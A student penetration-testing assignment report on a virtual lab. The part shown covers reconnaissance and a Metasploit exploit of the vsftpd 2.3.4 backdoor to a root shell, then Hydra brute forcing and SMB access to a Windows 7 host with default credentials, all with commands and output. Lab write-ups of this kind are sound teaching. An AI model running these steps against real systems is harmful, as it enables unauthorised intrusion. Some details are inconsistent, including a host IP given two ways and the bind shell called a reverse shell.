



Sri Lanka Institute of Information Technology

Applied Information Assurance - IE3022 **Assignment 02**

Student Name
Lakshitha P.C

Table of Contents

TABLE OF CONTENTS	1
1. EXECUTIVE SUMMARY	4
2. LAB ENVIRONMENT ARCHITECTURE & CONFIGURATION.....	5
2.1 Kali Linux - Attack Platform (192.168.56.103).....	5
2.2 Metasploitable 2 – External Network Target (192.168.56.102)	6
2.3 Windows 7 – Internal Network Workstation (192.168.56.105)	7
2.4 OWASP Broken Web Applications – Internal Web Server (192.168.56.106).....	8
.....	9
2.5 Network Segmentation & Attack Flow.....	9
3. TOOLS AND TECHNIQUES UTILIZED.....	10
3.1 Network Scanning & Reconnaissance	10
3.2 Vulnerability Assessment & Exploitation	10
3.3 Post-Exploitation & Lateral Movement	11
4. TEAM STRUCTURE & ROLES	12
4.1 Red Team (Offensive) – Responsibilities:.....	12
4.2 Blue Team (Defensive) – Responsibilities:.....	12
4.3 Purple Team (Collaboration) – Responsibilities:.....	12
5. RED TEAM – OFFENSIVE ASSESSMENT.....	13
5.1 External Network Access	13
5.1.1 Reconnaissance & Enumeration	13
5.1.2 Vulnerability Identification	14
5.1.3 Exploitation Steps:.....	15

5.2	Internal Network Access & Lateral Movement.....	16
5.2.1	Initial Foothold Establishment.....	16
5.2.2	Internal Network Enumeration	16
5.2.3	Credential Research and Discovery.....	17
5.2.4	Targeted Credential Attack.....	18
5.2.5	Lateral Movement Execution	19
5.2.6	Privilege Validation and Impact Assessment	20
5.2.7	System Compromise & Privilege Escalation.....	21
5.2.8	Credential Harvesting & Security Breach	23
5.2.9	Evidence Collection & Impact Demonstration.....	23
5.2.10	Windows Privilege Escalation: Complete Attack Chain.....	25
5.3	Web/Application Assessment	26
5.3.1	OWASP A2:2021 - Broken Authentication.....	26
5.3.2	OWASP A7:2021 - Identification and Authentication Failures	29
6.	BUSINESS IMPACT ASSESSMENT.....	31
6.1	External Network Assessment - Business Impact.....	31
6.2	Internal Network Assessment - Business Impact.....	31
6.3	Web Application Assessment - Business Impact.....	32
6.4	Composite Business Impact Analysis.....	32
7.	BLUE TEAM – DEFENSIVE ANALYSIS.....	34
7.1	Retrieved Windows Logs	34
7.1.1	SSH Service Authentication Attacks	34
7.1.2	Credential Bruteforce Patterns.....	35
7.2	Retrieved Linux Logs.....	36
7.2.1	SSH Service Attacks.....	36
7.2.2	rlogin Service Exploitation	36
7.3	Firewall Security Gap Analysis.....	37
7.3.1	SMB Firewall Rule Limitations.....	37
7.3.2	Recommended Firewall Hardening	38
7.3.3	IDS/IPS Defense Analysis.....	38
7.3.4	EDR Protection Capabilities.....	38
7.3.5	Blue Team Defensive Response	39
7.3.6	Security Control Effectiveness	39

7.4	Recommendations for Improvement	39
7.4.1	Critical Patch Management	39
7.4.2	System Hardening Recommendations	40
7.4.3	Authentication & Access Control.....	40
7.4.4	Network Security Controls	41
7.4.5	Security Monitoring & Response	41
7.4.6	Compliance & Governance	42
8.	PURPLE TEAM – COLLABORATION & EFFECTIVENESS	43
8.1	Gap Analysis (Comparing Red Team findings vs. Blue Team defenses).....	43
8.2	Improvement Validation.....	44
8.3	Process Optimization	45
9.	ASSUMPTIONS.....	47
9.1	Red Team Assumptions	47
9.2	Blue Team Assumptions	47
9.3	Purple Team Assumptions.....	48
10.	CONCLUSION	50

1. Executive Summary

This penetration test successfully compromised Mayo Industries' entire network infrastructure through a sophisticated multi-phase attack chain. The breach began with the exploitation of a critical VSFTPD 2.3.4 backdoor vulnerability (CVE-2011-2523) on an external Linux server, providing immediate root-level system access and establishing a persistent command and control foothold within the network perimeter.

This initial compromise enabled extensive internal reconnaissance, leading to lateral movement targeting a Windows 7 workstation. Through systematic credential harvesting and brute force attacks, default administrative credentials (IEUser:Passw0rd!) were successfully identified, granting unrestricted SMB access to Windows administrative shares and complete file system control. Privilege escalation techniques further elevated access to SYSTEM-level authority, enabling credential dumping and persistent backdoor installation.

Concurrent web application security assessment revealed additional critical vulnerabilities across multiple services, including WordPress administrative panel compromise through default credentials (admin:admin), exposed database management interfaces, and unauthenticated administrative consoles. These findings demonstrated multiple alternative attack vectors for initial network entry and sensitive data access.

The comprehensive assessment revealed fundamental security control failures across all defensive layers: completely disabled host-based firewalls, absent security monitoring and intrusion detection systems, weak authentication controls with default credential usage, and critical missing network segmentation enabling unrestricted lateral movement. All attack activities, spanning reconnaissance, exploitation, lateral movement, and data access phases, progressed entirely undetected, demonstrating catastrophic gaps in defensive capabilities and incident response readiness.

Urgent enterprise-wide remediation is required, prioritizing immediate patching of legacy services with known vulnerabilities, implementation of basic security monitoring and alerting capabilities, enforcement of strong authentication policies and credential management, and establishment of strategic network segmentation to contain future breach scenarios. The current security posture leaves the organization vulnerable to inevitable full-scale compromise by both targeted and opportunistic threat actors.

2. Lab Environment Architecture & Configuration

2.1 Kali Linux - Attack Platform (192.168.56.103)


Role: Primary Red Team operating system and attack launch platform

Configuration:

- OS: Kali Linux 2024.x (Latest rolling release)
- Network: Host-only adapter (VirtualBox/VMware)
- IP Address: 192.168.56.103
- Purpose: Central command and control for all penetration testing activities

Key Tools Pre-installed:

- Metasploit Framework
- Nmap network scanner
- Hydra brute force tool
- WPScan WordPress auditor
- Burp Suite web proxy
- John the Ripper password cracker
- Custom scripting environment



```
(sentinel@vbox)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fef1:9a8d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:f1:9a:8d txqueuelen 1000 (Ethernet)
    RX packets 134 bytes 25457 (24.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 7212 (7.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1: Kali Linux network configuration

2.2 Metasploitable 2 – External Network Target (192.168.56.102)

Role: Intentionally vulnerable Linux server simulating internet-facing systems

Configuration:

- OS: Ubuntu 8.04 (Hardy Heron) - intentionally outdated
- Network: Host-only adapter, same segment as attacker
- IP Address: 192.168.56.106
- Purpose: External network compromise simulation

Known Vulnerabilities:

- VSFTPD 2.3.4 backdoor (CVE-2011-2523)
- Multiple vulnerable network services (FTP, SSH, SMB, RPC)
- Outdated web applications (WordPress, phpMyAdmin, Tomcat)
- Weak/default credentials across services

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2f:ba:5f
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2f:ba5f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17940 (17.5 KB)  TX bytes:4210 (4.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23573 (23.0 KB)  TX bytes:23573 (23.0 KB)
```

Figure 2:Metasploitable 2 network configuration

2.3 Windows 7 – Internal Network Workstation (192.168.56.105)

Role: Corporate workstation simulating internal network target.

Configuration:

- **OS:** Windows 7 Professional (Service Pack 1)
- **Network:** Host-only adapter, same segment
- **IP Address:** 192.168.56.105
- **Purpose:** Lateral movement and internal compromise simulation

Security Posture:

- Default credentials (IEUser: Passw0rd!)
- Disabled Windows Firewall
- OpenSSH server installed (unusual for Windows)
- Administrative shares accessible
- Patched against major exploits (EternalBlue resistant)

```
C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::80ac:4126:fa58:1b81%10
    IPv4 Address. . . . . : 192.168.56.105
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Tunnel adapter isatap.{6DEA801E-B8CF-4A14-B170-6BEB28164F97}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
C:\Users\IEUser>_
```

Figure 3: Windows 7 network configuration

2.4 OWASP Broken Web Applications – Internal Web Server (192.168.56.106)

Role: Vulnerable web application server (co-hosted with Metasploitable)

Configuration:

- **Platform:** Apache 2.2.14 with multiple vulnerable web applications
- **Services:** Running on Metasploitable host (192.168.56.106)
- **Ports:** 80, 443, 8080, 8081, 5001
- **Purpose:** Web application security testing

Vulnerable Applications:

- WordPress 2.0 (outdated with known vulnerabilities)
- phpMyAdmin (default credentials)
- Tomcat Manager (weak authentication)
- Multiple OWASP Top 10 vulnerable applications

```
root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a1:2c:a1
          inet addr:192.168.56.106  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea1:2ca1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15811 (15.8 KB)  TX bytes:8641 (8.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:18721 (18.7 KB)  TX bytes:18721 (18.7 KB)
```

Figure 4:OWASP network configuration

```
(sentinel@vbox)-[~]
$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.843 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.625 ms
^C
— 192.168.56.102 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.625/0.734/0.843/0.109 ms

(sentinel@vbox)-[~]
$ ping 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.
64 bytes from 192.168.56.105: icmp_seq=1 ttl=128 time=1.92 ms
64 bytes from 192.168.56.105: icmp_seq=2 ttl=128 time=1.68 ms
^C
— 192.168.56.105 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.684/1.802/1.920/0.118 ms

(sentinel@vbox)-[~]
$ ping 192.168.56.106
PING 192.168.56.106 (192.168.56.106) 56(84) bytes of data.
64 bytes from 192.168.56.106: icmp_seq=1 ttl=64 time=1.96 ms
64 bytes from 192.168.56.106: icmp_seq=2 ttl=64 time=0.468 ms
64 bytes from 192.168.56.106: icmp_seq=3 ttl=64 time=0.372 ms
^C
— 192.168.56.106 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.372/0.933/1.960/0.727 ms
```

Figure 5: Connectivity test (conducted on Kali Linux)

2.5 Network Segmentation & Attack Flow

Key Attack Vectors:

1. **External → Internal:** VSFTPD backdoor to gain initial foothold
2. **Internal Lateral:** Credential attacks against Windows 7 via SMB
3. **Web Application:** Default credentials and known vulnerabilities
4. **Persistence:** Meterpreter sessions and backdoor establishment

3. Tools and Techniques Utilized

3.1 Network Scanning & Reconnaissance

Tools:

- **Nmap:** Comprehensive network scanning and service enumeration
- **Angry IP Scanner:** Rapid host discovery and network mapping
- **Netdiscover:** ARP-based network device discovery

Techniques:

- TCP SYN scanning (-sS) for stealthy port discovery
- Service version detection (-sV) for vulnerability identification
- OS fingerprinting (-O) for target profiling
- Script scanning (--script) for automated vulnerability assessment

3.2 Vulnerability Assessment & Exploitation

Tools:

- **Metasploit Framework:** Primary exploitation platform
- **Hydra:** Network login brute-forcing tool
- **Nessus:** Vulnerability scanning

Techniques:

- Exploit module selection and customization
- Payload generation and delivery (Meterpreter)
- Post-exploitation module deployment
- Privilege escalation testing

3.3 Post-Exploitation & Lateral Movement

Tools:

- Meterpreter: Advanced payload for post-exploitation
- SMBClient: Windows file share access
- RDP Clients: Remote desktop access testing
- PSEXEC: Windows remote command execution

Techniques:

- Token impersonation and privilege escalation
- Credential harvesting and hash dumping
- Network pivoting and port forwarding
- Persistence mechanism establishment
- Data exfiltration testing

4. Team Structure & Roles

4.1 Red Team (Offensive) – Responsibilities:

- External and internal network reconnaissance
- Vulnerability identification and exploitation
- Initial access establishment
- Lateral movement attempts
- Privilege escalation

4.2 Blue Team (Defensive) – Responsibilities:

- Monitoring and detection of attack activities
- Analysis of security control effectiveness
- Incident response planning
- Security posture evaluation

4.3 Purple Team (Collaboration) – Responsibilities:

- Gap analysis between attack and defense
- Validation of security improvements
- Process optimization recommendations

5. Red Team – Offensive Assessment

5.1 External Network Access

5.1.1 Reconnaissance & Enumeration

Reconnaissance was conducted using tools such as **nmap** and **Angry IP Scanner**; open ports, service versions, and other host details were collected.

```
(sentinel@vbox)-[~]
$ nmap -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-01 18:05 +0530
Nmap scan report for 192.168.56.102
Host is up (0.00089s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2F:BA:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.49 seconds
```

Figure 6:nmap scan conducted to scan the external network

```
(sentinel@vbox)-[~]
$ nmap -sS -sV -O -A -p- 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 17:25 +0530
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.103
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
```

Figure 7:nmap scan with more options

As demonstrated, **nmap** was run with **-sS**, **-O**, **-A**, and **-p-**; stealthy TCP SYN scans were performed, all 65,535 TCP ports were enumerated, the target OS was fingerprinted, and aggressive checks (service/version detection, NSE scripts, and traceroute) were used to reveal open/filtered ports, running services and versions, and additional host characteristics.

5.1.2 Vulnerability Identification

Critical Finding - VSFTPD 2.3.4 Backdoor (CVE-2011-2523)

This is a critical backdoor deliberately planted in the **VSFTPD** (Very Secure FTP Daemon) version 2.3.4. The backdoor was introduced in a compromised source code package distributed for a short period. When triggered, it opens a command shell on port 6200, providing the attacker with full remote control over the system.

Mechanism of the Backdoor

The backdoor is triggered by a specific sequence in the FTP username. If a username contains a smiley face character :), the server spawns a root-level bind shell on port 6200. This means the server opens a port that anyone can connect to for unauthenticated, high-privilege command execution.

5.1.3 Exploitation Steps:

The Metasploit Framework was utilized by the red team for exploitation; it provides an extensive set of prebuilt payloads and modules for crafting, delivering, and managing exploits.

```
msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 8: msfconsole module for vsftpd

As shown in the screenshot, the service version for the open port was identified and a corresponding Metasploit module was located, enabling exploitation of the vulnerability by the red team.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT           21       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
```

Figure 9: configuring the payload

The selected Metasploit module was used and **RHOSTS** was set to the target IP(s); the exploit payload was configured, and the attack was executed by the red team.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.103:45019 -> 192.168.56.102:6200) at 2025-09-23 17:32:53 +0530

pwd
/
whoami
root
```


Figure 10: exploiting the victim machine using the selected module & reverse shell establishment

Following exploitation of the vulnerability, a **reverse shell** was spawned on the target, an interactive session was established, and **full control** of the host was obtained by the red team.

5.2 Internal Network Access & Lateral Movement

5.2.1 Initial Foothold Establishment

Following the successful compromise of the **Metasploitable Linux** server via the **VSFTPD 2.3.4** backdoor, a stable Meterpreter session was established, providing root-level access to the system. This initial breach served as the primary foothold within Mayo Industries' internal network. From this compromised position, comprehensive network reconnaissance was conducted, identifying additional systems and services accessible from the internal network perspective. The compromised Linux server effectively became a launch platform for subsequent attacks against other network assets.



Address	HWtype	HWaddress	Flags Mask	Iface
192.168.56.105	ether	08:00:27:10:B8:D0	C	eth0
192.168.56.103	ether	08:00:27:F1:9A:8D	C	eth0
192.168.56.100	ether	08:00:27:CE:8D:C1	C	eth0
192.168.56.106	ether	08:00:27:A1:2C:A1	C	eth0

Figure 11: using the arp -n command to discover the internal networks (this command displays the ip addresses of devices that had communicated with the linux machine)

5.2.2 Internal Network Enumeration

Leveraging the established pivot point, systematic internal network scanning was performed to identify potential targets for lateral movement. Network discovery techniques revealed a Windows 7 workstation at IP address 192.168.56.105, with several accessible services including SMB (ports 139/445), SSH (port 22), and RPC services. Service enumeration confirmed these services were actively responding to connection attempts from the compromised Linux host, indicating a lack of network segmentation controls that would normally restrict east-west traffic between systems.

```
(sentinel@vbox)-[~]
$ nmap -sV 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 13:51 +0530
Nmap scan report for 192.168.56.105
Host is up (0.00094s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:10:B8:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.30 seconds
```

Figure 12:nmap scan conducted for scanning the discovered internal network

5.2.3 Credential Research and Discovery

A methodical credential discovery process was initiated, combining open-source intelligence gathering with systematic testing approaches. Research into common default accounts in Windows testing environments identified potential usernames including **Administrator**, **admin**, and **IEUser**. Concurrently, analysis of common password patterns used in corporate and testing environments yielded a targeted list of potential credentials. This research-based approach ensured comprehensive coverage of likely credential combinations rather than relying on random brute-force attempts.

```
(sentinel@vbox)-[~]
$ hydra -C discovered_creds.txt smb://192.168.56.105 -I -vV
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
```

Figure 13:using hydra with a custom wordlist to discover credentials

The research findings were operationalized through the creation of a custom wordlist containing the discovered username-password combinations, which was then systematically tested against the target **SMB** service using **Hydra**. This automated credential spraying approach efficiently validated the researched credentials across multiple account combinations, ultimately confirming the validity of the **IEUser:Passw0rd!** credentials that provided administrative access to the

Windows system. The use of **Hydra** demonstrated a scalable and repeatable methodology for credential validation across enterprise environments.

```
[445][smb] host: 192.168.56.105 login: IEUser password: Passw0rd!
```

Figure 14:discovered username and password by using hydra

```
[STATUS] attack finished for 192.168.56.105 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-02 13:16:35
```

Figure 15:status of the hydra attack

5.2.4 Targeted Credential Attack

Using the researched credential combinations, a targeted authentication attack was launched against the **Windows 7 SMB service**. The attack systematically tested username and password combinations, focusing on services that could provide elevated access. Through this process, the credentials **IEUser:Passw0rd!** were successfully validated, providing authenticated access to the Windows system. This discovery demonstrated the effectiveness of research-driven credential attacks against commonly used default accounts.

```
(sentinel@vbox)-[~]
$ smbclient -L //192.168.56.105 -U administrator%Passw0rd!
session setup failed: NT_STATUS_ACCOUNT_DISABLED

(sentinel@vbox)-[~]
$ smbclient -L //192.168.56.105 -U guest%Passw0rd!
session setup failed: NT_STATUS_LOGON_FAILURE

(sentinel@vbox)-[~]
$ smbclient -L //192.168.56.105 -U user%Passw0rd!
session setup failed: NT_STATUS_LOGON_FAILURE
```

Figure 16:failed attempts to establish a session

```
(sentinel@vbox)-[~]
$ smbclient -L //192.168.56.105 -U IEUser%Passw0rd!

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.105 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 17: successful connection establishment through SMB

5.2.5 Lateral Movement Execution

With valid credentials obtained, lateral movement was executed by connecting to the Windows 7 **administrative SMB shares**. Successful authentication provided access to the C\$ administrative share, representing the highest level of file system access available through SMB protocols. This access allowed complete navigation of the Windows file system, including system directories, user data, and configuration files. The ability to access administrative shares confirmed the compromised credentials provided privileged access to the target system.

```
(sentinel@vbox)-[~]
$ smbclient //192.168.56.105/C$ -U IEUser%Passw0rd!
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\192.168.56.105\C$\
smb: \> ls
$Recycle.Bin          DHS          0   Wed Jan  3 06:52:03 2018
autoexec.bat          A           24  Thu Jun 11 03:12:20 2009
BGinfo                D           0   Wed Jan  3 10:30:46 2018
Boot                  DHS          0   Wed Jan  3 10:16:01 2018
bootmgr               AHSR    399860  Thu Mar 24 04:09:31 2016
BOOTSECT.BAK          AHSR     8192  Wed Jan  3 06:49:21 2018
config.sys             A           10  Thu Jun 11 03:12:20 2009
Documents and Settings DHSrn        0   Tue Jul 14 10:23:55 2009
pagefile.sys          AHS 3757629440  Fri Oct  3 00:56:53 2025
PerfLogs              D           0   Tue Jul 14 08:07:05 2009
Program Files          DR           0   Wed Jan  3 10:33:05 2018
ProgramData            DHn          0   Tue Jul 14 10:23:55 2009
Recovery              DHSn          0   Wed Jan  3 06:51:24 2018
System Volume Information DHS          0   Wed Oct  1 13:21:49 2025
Users                 DR           0   Wed Jan  3 10:31:34 2018
Windows               D           0   Wed Jan  3 10:14:25 2018
```

Figure 18: averaging the SMB shares and gaining access to the internal network

5.2.6 Privilege Validation and Impact Assessment

The successful lateral movement was validated through comprehensive access verification. Navigation of sensitive system directories including Windows system folders and user profiles confirmed the privileged nature of the access obtained. This level of compromise demonstrated that an attacker could potentially extract sensitive data, deploy persistent malware, or use the newly compromised system as a pivot point for further network exploration. The attack chain successfully transitioned from initial Linux compromise to complete Windows system access.

```
smb: \> cd Users
smb: \Users\> ls
.
..
All Users
Default
Default User
desktop.ini
IEUser
Public
sshd_server
```

Figure 19: Accessing the file system of the compromised internal network

```
smb: \Users\> cd IEUser
smb: \Users\IEUser\> ls
.
..
.ssh
.vbox_version
AppData
Application Data
Contacts
Cookies
Desktop
Documents
Downloads
Favorites
Links
Local Settings
Music
My Documents
NetHood
NTUSER.DAT
ntuser.dat.LOG1
ntuser.dat.LOG2
NTUSER.DAT{6cccd2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
NTUSER.DAT{6cccd2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000001.regtrans-ms
NTUSER.DAT{6cccd2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000002.regtrans-ms
ntuser.ini
Pictures
PrintHood
Recent
Saved Games
Searches
SendTo
Start Menu
Templates
Videos
```

Figure 20: Accessing the file system of the compromised internal network

